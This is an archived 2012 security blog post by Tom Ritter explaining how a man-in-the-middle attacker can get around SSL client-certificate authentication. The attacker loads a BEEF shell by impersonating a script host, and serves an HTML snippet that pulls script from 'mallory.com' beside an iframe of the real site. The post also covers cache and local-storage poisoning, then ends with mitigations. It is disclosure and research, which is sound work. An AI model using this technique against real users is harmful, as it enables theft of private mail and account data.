An Attack on SSL Client Certificates

An Attack on SSL Client Certificates - Tom Ritter, isecpartners.com.

- Published: date not stated
- Original: <https://web.archive.org/web/20130921173625/https://isecpartners.com/blog/2012/december/an-attack-on-ssl-client-certificates.aspx>
- Preserved from: https://web.archive.org/web/20130921173625/https://isecpartners.com/blog/2012/december/an-attack-on-ssl-client-certificates.aspx (live) on 2026-08-10
- Capture timestamp: 20130921173625
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

An Attack on SSL Client Certificates | iSEC Partners

The Wayback Machine - https://web.archive.org/web/20130921173625/https://isecpartners.com/blog/2012/december/an-attack-on-ssl-client-certificates.aspx

An Attack on SSL Client Certificates

Monday December 3, 2012


SSL is designed to provide Authenticity, Confidentiality, and Integrity. If an attacker is performing a Man in the Middle attack, they can slow down or close a SSL connection - but they cannot modify or learn the contents. The attacker should also not be able to impersonate the server - that's the Authenticity part. But Authenticity relies on Certificate Authorities - the attacker cannot impersonate a site because a CA will verify the applicant controls the domain applied for. But in the past couple years, we've seen some cracks there that have allowed advanced attackers to impersonate arbitrary and high-profile sites on the Internet. And of course, non-validating clients or installing a rogue CA into your trust store would make this easy too.

Most websites authenticate a user using a username and password over HTTP. If an attacker is able to impersonate a website to a user they are able to use that ability to steal the username and password, talk to the website pretending to be the user, and proxy the data back and forth. Client certificates provide a stronger degree of authentication. An attacker can impersonate a website to a user, but cannot impersonate the user to the website because they do not know the client's


private key. This severely limits the attacker: generally speaking the attacker is interested in learning the user's stored data on the server: for example the user's email. To accomplish this when the user authenticates with client certificates, the attacker would need the client certificate - to retrieve it they would have to exploit the user's browser or try a social engineering attack to trick the user into running malware manually. While those attacks are possible, they are not reliable or stealthy.

However, an attacker who is able to impersonate the server to the user can effectively break into the SSL connection with the legitimate server, and exfiltrate the sensitive data - even with client certificate authentication. In addition to impersonating the server, the attacker must be able to intercept and manipulate the client's outbound network traffic. By relying on the Same Origin Policy, the attacker can trick the client into running javascript of the attacker's choosing that exfiltrates the data - while leaving the Client Certificate-authenticated SSL channel untouched.

There are two techniques one can use to accomplish this. The simpler technique relies on impersonating any third-party SSL-protected javascript include - for example to target Google's hosted libraries. By acting as Google, you can inject a BEEF shell and view the user's content.



That's a pretty obvious technique - by including two forms of authentication (mutual and one-sided) the site has effectively downgraded themselves to the lesser of the two. However, if the site has removed all third-party includes and authenticates all javascript using Client Certificates - it is still possible to perform the attack. In this instance, Alice tries to connect to Bob's site, but is intercepted by Mallory. Mallory can impersonate Bob to Alice, but cannot impersonate Alice to Bob, because Alice connects using a client certificate.



With this new attack technique, Alice tries to connect to Bob, but is intercepted by Mallory. Mallory impersonates Bob to Alice, and requests a client certificate, which Alice expects. Alice selects her client certificate, which Mallory will accept without performing any certificate validation. After the TLS handshake is complete, Mallory returns a page that looks like this:


<html><body>

<script src="https://mallory.com/d.js"></script>

<iframe src="https://mail.corp.com" />

</body></html>

Mallory also sends a HTTP Connection:close directive and closes the SSL and TCP connection.



When Alice retrieves this page, she will make two subsequent connections. First, the request for d.js, which Mallory fields and replies with a BEEF shell or similar mechanism that allows her to control the page. Secondly, the request for mail.corp.com for the iframe, which Mallory does *not* intercept, but rather passes the connection to Bob legitimately. Alice initiates a new TLS handshake, authenticates herself to Bob, Bob authenticates himself to Alice, and the channel is

mutually trusted. Mallory cannot read inside this connection, but using her javascript shell, can manipulate the page in the iframe thanks to the same-origin policy.

[image: alice 4]

A more insidious attack would be to poison the user's browser cache or HTML5 Local Storage. For a cache poisoning attack, because a javascript file does not contain user-specific or attacker-unknown data, an attacker could download the server's version of the Javascript file, using their valid credentials, poison it, and then serve it to the attacked user. If the attacker can force the browser into caching the document, it will be used on subsequent connections to the site, giving the attacker full control again. For HTML5 Local Storage, if a site used the clientside storage to store data or code, an attacker could read sensitive data or insert malicious javascript.

Unfortunately, there's not much that can be changed in browsers to mitigate this attack. Any form of short-term certificate pinning (as is done with DNS to thwart DNS Rebinding will break some use of certificates on the internet: either different certificates on subdomains, CDNs, paths that route to a new webserver, or the case where every webserver has its own SSL Certificate (the 'Citi Bank' problem as dubbed by Moxie.)

One mitigation is to prevent yourself from being framed using the X-FRAME-OPTIONS: DENY setting (SAMEORIGIN will leave you vulnerable), and pairing this with javascript framebusting for older clients. However, this does not protect against browser cache or local storage poisoning.

Written by Tom Ritter at 00:00
